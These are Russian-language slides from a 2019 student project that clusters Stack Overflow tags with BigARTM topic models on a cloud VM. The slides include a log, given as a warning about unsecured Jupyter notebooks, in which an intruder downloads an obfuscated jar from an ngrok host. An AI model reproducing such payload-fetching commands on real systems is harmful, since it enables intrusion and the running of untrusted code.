

Stackoverflow trends

Понизова Вероника

Computer Science Center

Руководитель: Аркадий Калакуцкий, JetBrains



Санкт-Петербург
2019г.

Вопросы на stackoverflow.com:

Does R have a package for generating random numbers in multi-dimensional space? For example, suppose I want to generate 1000 points inside a cuboid or a sphere.

r multidimensional-array shapes

share improve this question

edited Sep 18 '15 at 13:17

pnuts

51.5k 9 66 106

asked Feb 16 '11 at 13:09

Pradeep

525 7 13

add a comment

Тэги на stackoverflow.com:

- модерируются специальными людьми;
- будучи прикрепленными к вопросу, отражают его тематику.

Задача: кластеризовать множество тэгов, проанализировать рост популярности получившихся кластеров.

«Выявление сообществ в Stackoverflow» [Поляков С.Г., 2017]: тематические модели справляются лучше, чем графовые методы кластеризации.


Пусть $D \times W \times T$ — вероятностное пространство «тэги \times посты \times темы».
Тогда:

$$p(w|d) = \sum_{t \in T} p(w|\hat{d}, t) p(t|d).$$

Дано: n_{dw} — частоты;

Найти: $p(w|t) = \phi_{wt}$ — вероятности тэгов w в каждой теме t .

Это задача стохастического матричного разложения:



Способ решения: максимизация логарифма правдоподобия с регуляризацией с помощью EM-алгоритма (online-версия и offline-версия).

Регуляризация:

- разреживание матрицы Φ с распределениями слов по темам;
- декоррелирование тем.

Регуляризация может привести к тому, что с точки зрения модели некоторые тэги окажутся незначимыми.

Метрики качества:

- перплексия;
- разреженность матрицы Φ ;
- чистота тем;
- контрастность тем.

Поиск лучшей модели: GridSearch по заданному пространству параметров.

Источник данных: открытый дамп постов stackoverflow.com в период с 31.07.2008 по 1.09.2019. После подготовки данных:

- общее число тэгов: $W = 18$ тыс.;
- общее число документов: $|D| = 18.1$ млн.

Построение модели: BigARTM (C++, Python/CLI API).

Проблемы:

- BigARTM — opensource-библиотека, которая в настоящее время не развивается и последний официальный релиз поддерживает исключительно API для Python 2.7;
- offline-версия алгоритма требует больших ресурсов RAM, online-версия работает с багами.

Исходная запись:

```
<row Id="9" PostTypeId="1" AcceptedAnswerId="1404"
CreationDate="2008-07-31T23:40:59.743" Score="1742"
ViewCount="555183" Body="&lt;p&gt;Given a
&lt;code&gt;DateTime&lt;code&gt; representing a person's
birthday, how do I calculate their age in years? &lt;
/p&gt;&#xA;" OwnerUserId="1"
LastEditorUserId="3956566" LastEditorDisplayName="Rich B"
LastEditDate="2018-04-21T17:48:14.477"
LastActivityDate="2019-06-26T15:25:44.253" Title="How do I
calculate someone's age in C#?"
Tags="&lt;c#&gt;&lt;.net&gt;&lt;datetime&gt;"
AnswerCount="63" CommentCount="5" FavoriteCount="436"
CommunityOwnedDate="2011-08-16T19:40:43.080"/>
```

Преобразованная запись:

```
post9 c# .net datetime
```

Вспомогательное представление:

```
9, 2008-07-31T23:40:59.743, c#
9, 2008-07-31T23:40:59.743, .net
9, 2008-07-31T23:40:59.743, datetime
```

Главная проблема: для обучения модели не хватало вычислительных мощностей, online-версия алгоритма работала неделю на машине с RAM = 16Gb.

Решение: использование достаточно мощной виртуальной машины на Google Cloud Platform.


Никогда не оставляйте web-interface Jupyter notebook незащищенным:

```
E: Sub-process /usr/bin/dpkg returned an error code (1)
/bin/sh: 1: sudo: not found
/bin/sh: 1: sudo: not found
--2019-11-29 23:03:24-- https://f906ac26.ngrok.io/MCNameSniper.obf.jar
Resolving f906ac26.ngrok.io (f906ac26.ngrok.io)... 18.223.41.243, 2600:1f1
Connecting to f906ac26.ngrok.io (f906ac26.ngrok.io)|18.223.41.243|:443...
HTTP request sent, awaiting response... 200 OK
Length: 9162 (8.9K) [application/java-archive]
Saving to: 'MCNameSniper.obf.jar'


MCNameSniper.obf.jar 100%[=====>] 8.95K --.-KB/s in 0s

2019-11-29 23:03:27 (104 MB/s) - 'MCNameSniper.obf.jar' saved [9162/9162]
```

9 tags in cluster: nginx, azure-web-sites, ubuntu-16.04, drools, cgal, rule-engine, nginx-reverse-proxy, kibana-4, nginx-config



9 tags in cluster: nginx, azure-web-sites, ubuntu-16.04, drools, cgal, rule-engine, nginx-reverse-proxy, kibana-4, nginx-config



Итоги работы над проектом:

- получена возможность строить тематические модели с помощью BigARTM для достаточно массивных коллекций;
- получена интерпретация моделей, найденных с помощью GridSearch по фиксированному множеству моделей.

Дальнейшие планы:

- рефакторинг существующей кодовой базы;
- выработка рекомендаций по подбору параметров для поставленной задачи;
- применение динамического тематического моделирования (BigARTM, gensim);
- имплементация дашборда для интерактивной визуализации (R Shiny).